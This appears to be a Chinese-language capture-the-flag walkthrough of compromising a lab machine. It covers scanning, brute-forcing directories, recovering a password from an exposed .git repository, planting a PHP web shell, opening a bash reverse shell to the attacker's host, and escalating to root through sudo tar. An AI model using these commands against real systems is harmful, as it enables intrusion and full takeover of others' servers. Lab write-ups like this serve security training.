
一、扫描端口
命令:nmap -T4 10.10.1.211
二、爆破目录
命令:gobuster dir -u http://10.10.1.211/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,inc,bak,sql,phtml,zip -t 50

下面的几个都是页面或者代码,进入最上面的.git里面去

进入了一个登录页面,尝试注入失败


branches/早期 Git 遗留目录,新版几乎不用,存放分支简易信息,现在基本为空,扫描价值极低
hooks/存放 Git 自动执行脚本模板
info/存放所有操作日志
objects/Git 所有文件、提交记录、代码快照全部存在这里,分两层目录存储哈希对象:
refs/
- heads/:本地所有分支(main/master/dev 等),每个文件存对应分支最新 commit 哈希
- remotes/:远程仓库所有分支记录
- tags/:版本标签
可以看到.git这个文件系统下的全部东西
里面的东西大多是一下哈希代码,我们找到了一个日志文件的

三、寻找密码

命令:wget -r –no-parent http://10.10.1.211/.git/(下载.git这个使用数据到本地)
命令:git log –oneline(查看历史更更改)

命令:git show 6750a2d6dadda236ab020c1e15bbcf0991a0001c(查看在上面我们拿到的日志哈希)

四、登录后插入木马
命令:<?php system($_GET[‘cmd’]); ?>

五、尝试调用并反弹连接
命令:http://10.10.1.211/templates/footer.php?cmd=id
命令:curl -s -G –data-urlencode “cmd=bash -c ‘bash -i >& /dev/tcp/10.10.1.188/4444 0>&1′” http://10.10.1.211/templates/footer.php


六、提权
命令:sudo -l
命令:sudo tar -cf /tmp/test.tar /tmp –checkpoint=1 –checkpoint-action=exec=/bin/bash
七、寻找flag

命令:grep -rni “flag{” / 2>/dev/null
评论(0)
暂无评论